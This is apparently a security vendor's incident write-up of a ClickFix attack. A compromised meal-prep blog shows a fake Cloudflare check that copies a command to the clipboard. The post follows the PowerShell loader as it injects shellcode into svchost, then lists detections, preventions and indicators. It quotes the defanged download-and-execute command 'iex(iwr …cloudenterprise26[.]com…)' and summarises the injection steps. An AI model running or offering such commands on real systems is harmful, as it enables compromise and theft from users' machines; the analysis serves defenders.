
If you work in a SOC, it’s all too familiar at this point – a compromised endpoint alert comes into the alert queue, but the initial access vector isn’t immediately clear. As the analyst works backwards through the logs and timeline, a ClickFix attack begins to emerge. What initially looks like a user simply trying to get past a CAPTCHA turns out to be the moment they unknowingly invited an attacker in by executing an explicit command. It happens more often than you might think, especially with less tech-savvy users who are only trying to continue browsing as normal. After seeing these prompts countless times, users have become comfortable clicking through them and eager to get on with what they were doing.

ClickFix-style attacks accounted for more than 30% of incidents observed by the Blackpoint SOC between January and June 2026. ClickFix targets one of the most exploitable elements of any organisation: its users, and leveraging their familiarity with CAPTCHAs to turn an everyday browser interaction into the first step of an attack.
ihatemealprep[.]com is one domain we came across recently that ended in a user’s endpoint being compromised. It’s worth walking through, because it shows why the technique keeps working.
What happened?
Someone visited a meal-prep blog. The blog itself looks to have been compromised weeks earlier, with the attackers inserting a piece of JavaScript that runs when visitors load the page. The script replaces the original page with what looks like a routine Cloudflare check to prove they are human. The script first checks in with a traffic distribution system, dntds[.]shop, which fingerprints the visitor and decides whether to serve the lure or leave the page alone. (This is why the same link can look clean when an analyst goes back to check it later.)
Clicking the checkbox starts the attack. The user is shown a few simple instructions telling them which keys to press, which window to open, and what to paste before pressing enter. When the user follows these instructions, the command downloads a small script that runs malicious code in memory and uses a legitimate Windows process to continue the attack. The code then connected to the attacker’s infrastructure and waited for further instructions.
ClickFix in action
When visiting the website, the attacker script runs and serves the lure to the user as a fake Cloudflare page. It spins for a few seconds, and then resolves into a checkbox that the user must click in order to proceed.

ihatemealprep[.]com.The user will click the checkbox and the panel expands into instructions:

There’s no copy instruction because the click on the checkbox before was the copy to the user’s clipboard. Browsers only permit a page to write to the clipboard during a genuine user gesture, so the fake checkbox exists to make one.
The script reads the command from a smart contract on a public blockchain (a technique called EtherHiding), and copies whatever comes back onto the clipboard. The blockchain usage here is just the storage/retrieval of the command. Here are the contents of the clipboard, pasted into the terminal:
![Windows PowerShell showing the pasted iex iwr command pointing at cloudenterprise26[.]com](https://sudo-savvy.com/wp-content/uploads/2026/08/img-3-pasted.jpg)
sid ties this execution back to the browser session that served the lure.iex(iwr hxxps://cloudenterprise26[.]com/std/?sid=1786737385211-gnyo50x4 -UseBasicParsing)The command downloads whatever content is hosted at that URL and immediately executes it as PowerShell in memory. No file is written to the disk.
Same sid (session ID) as the lure URL. The attacker can then correlate “this browser saw the page” with “this machine ran the command”.
While the lure sat on screen the page quietly polled the attacker’s server once a second, carrying that same sid. That’s how the attacker learns the victim actually pasted and ran it.
What the command actually did
Here’s the loader script it pulled down:

This command does five things:
- Downloads the stager from the attacker-controlled server using
Invoke-WebRequest.Invoke-WebRequestagainsthxxps://cloudenterprise26[.]com/skjsadfi123uv12: 49.5 KB of shellcode (machine code written to run straight from memory, with no file on disk), served over HTTPS from the same host as the lure.
- Prepares Windows APIs that allow PowerShell to work directly with memory and create a new thread.
Add-Type -TypeDefinitionwith[DllImport("kernel32.dll")]stubs forVirtualAlloc,CreateThreadandWaitForSingleObject. This invokescsc.exe, the compiler activity is the P/Invoke wrapper, not the payload.
- Allocates executable memory inside the PowerShell process.
VirtualAllocwith0x1000 -bor 0x2000and protection0x40: commit and reserve, PAGE_EXECUTE_READWRITE.
- Copies the downloaded shellcode into that memory and executes it by creating a new thread.
Marshal::Copythe shellcode in, thenCreateThreadto run it.
- Waits up to 30 seconds on the stager’s thread, then prints
done.WaitForSingleObject(…, 30000)returns when the thread signals or when the 30 second timeout expires, whichever happens first. It is not a guarantee that the stager has finished; one still running at that point simply carries on. Then printdone.
csc.exe is the C# compiler, and it ships with Windows as part of .NET. Every machine already has it, and it’s signed by Microsoft. PowerShell’s Add-Type hands it a block of C# source and asks it to build that into something runnable. The attacker sent the source code, and the victim’s machine built it. The C# here does nothing itself. It describes the Windows memory functions the script needs: their names, arguments, return values and which file holds them. The call can’t be made until Windows knows their exact shape. The actual shellcode arrives separately, as raw bytes, and never goes near the compiler.
Where it ended up
The same powershell.exe also pulls the payload itself: hxxp://158[.]94[.]211[.]92/enterprise/student_s.bin, 305 KB, over plain HTTP on port 80 from the IP behind that domain. That URL appears nowhere in the loader script, so the request almost certainly comes from the stager running inside the process rather than from the script itself. The download is observed. The stager being the thing that made it is inference.
Here’s the process tree:
powershell.exe, which is why the download it performs is attributed to PowerShell.Two behaviours stand out: powershell.exe runs injected code in another process, and svchost.exe was injected by another process. The target is svchost.exe -k UnistackSvcGroup -s CDPUserSvc, running at medium integrity. No UAC prompt and no admin rights required. Once injected, that svchost.exe beaconed to 158[.]94[.]208[.]92:61120.
I found nothing malicious written to disk, though that is a statement about what this investigation recovered rather than a guarantee the whole chain left no artefacts behind. The compiler wrote its own temporary files and deleted them when it finished, and what it built was the wrapper rather than the payload. That lived in RWX memory inside a signed Microsoft binary. File-based controls had nothing to catch. The observable events were all behavioural: a terminal spawning a compiler, a script writing into a service host, and that service host talking to an address Microsoft doesn’t own.
Reputation
We checked every host in the chain against public reputation data at the time. Most of the actor infrastructure was already flagged.
The site is a genuine and normal recipe blog, eight years old, inside the top million, categorized by Symantec as Technology/Internet.
Reputation isn’t everything though. Web scanners get fingerprinted by the traffic distribution system just like a real visitor does, so they can be served the clean page and never see the lure at all. A compromised site can keep a clean score that way for a long time.
What to hunt for
The process chain is the strongest single signal. The network behaviour is what still works even if the domains change, and the endpoint signals at the bottom are the earliest catch of all if you have the telemetry for them.
Execution chain
WindowsTerminal.exeas the parent ofpowershell.exe. Baseline this rather than alerting on it outright. Windows Terminal is the default host on Windows 11, so the pairing is routine for anyone who uses a shell day to day. It is worth looking at in a user population that has no reason to, and it is worth a lot more when it is followed by the two items below.powershell.exespawningcsc.exe. A script compiling C# at runtime is compile-after-delivery and is worth alerting on broadly.- A script interpreter writing into and creating a thread in another running process, particularly
svchost.exe.
Network
svchost.exemaking outbound connections that do not fit the service it is hosting. There is no clean single rule here, because normal depends on which service is inside that process: Delivery Optimization does peer-to-peer on 7680, and plenty of third-party services run undersvchost.exetoo. Judge it on the service, the destination, and what happened immediately before, which here was an injection.- A browser process making a JSON-RPC call to a public blockchain RPC endpoint. Reasonable for a wallet or a dApp; odd for a recipe blog.
- PowerShell downloading an executable-sized object from a bare IP over plain HTTP and, in this sample, also over HTTPS from a freshly registered domain.
Endpoint
- Clipboard writes originating from a web page immediately followed by a terminal launch. If you have the telemetry, this is the earliest possible catch.
- Search or Run-box history containing
terminalorpowershellseconds before a shell starts.
Preventions
Detection is covered above. These are the controls that stop it happening, or limit what it costs you if it already has.
Stop the paste
- No legitimate website asks a user to open Terminal or the Run box and paste in a command. User training is needed here!
- Where the business case allows, restrict Windows Terminal and the Run box for users who have no need of them.
PowerShell
- Script Block Logging records the script as it executes. The loader here wasn’t obfuscated or encoded, so the whole thing would land in the log intact.
- Constrained Language Mode blocks
Add-Typeand direct calls into Windows APIs, which is exactly the step this attack depends on. It needs careful scoping around administrators, but it breaks the chain at the point of compilation. - AMSI gives the endpoint product a chance to inspect the script contents before they run.
If a user has already run it
- Isolate the host first. Network isolation cuts the C2 path but leaves memory untouched, so containment costs you nothing in evidence terms and there is no reason to hold it back.
- Capture memory before you reboot, if that is workable for you. At the time of analysis the payload only existed in RAM, so a restart takes the evidence with it. A reboot is not remediation either: it clears the running payload, not anything the attacker arranged to survive one.
- Reset the user’s credentials, and revoke browser sessions and tokens. They ran attacker-supplied code in their own user privilege context.
- Check for persistence anyway: Run keys, scheduled tasks, services and startup items. We didn’t see any here, but that’s worth confirming rather than assuming.
- Don’t stop at just blocking the domain. This was only one of the first steps in a chain that ended somewhere else entirely.
Indicators
| Type | Indicator | Role |
|---|---|---|
| Domain | ihatemealprep[.]com | compromised host: victim |
| Domain | dntds[.]shop | traffic distribution system, fingerprints the visitor and gates the phish lure (178[.]16[.]53[.]137) |
| Host | bsc-testnet-rpc.publicnode[.]com | where the clipboard command is stored: held in a smart contract on-chain and read through this legitimate public RPC (EtherHiding) |
| Domain | cloudenterprise26[.]com | ClickFix lure, loader script and stager (158[.]94[.]211[.]92) |
| Domain | senterprise2026[.]com | browser-stage C2: the lure page’s once-a-second callback, sent as JSONP so the browser permits the cross-domain request (158[.]94[.]211[.]92) |
| URL | hxxps://cloudenterprise26[.]com/skjsadfi123uv12 | stager, 49.5 KB over HTTPS |
| URL | hxxp://158[.]94[.]211[.]92/enterprise/student_s.bin | payload, 305 KB over plain HTTP |
| IPv4:port | 158[.]94[.]208[.]92:61120 | post-exploitation C2 from injected svchost.exe |
| Netblock | 158[.]94[.]208[.]0/22 · AS202412 | Omegatech LTD, all actor hosts |
The takeaway
On their own, all of these are normal. PowerShell comes with Windows, csc.exe is signed by Microsoft, svchost.exe is a standard Windows process, and the blockchain RPC is used by genuine wallets every day.
A page wrote to the clipboard, a terminal opened seconds later, PowerShell compiled C# at runtime, memory was allocated with execute permissions, code was written into another process, and that process started talking to the internet on a high port. Every one of those has an innocent explanation on its own. In that order, one after another, they don’t.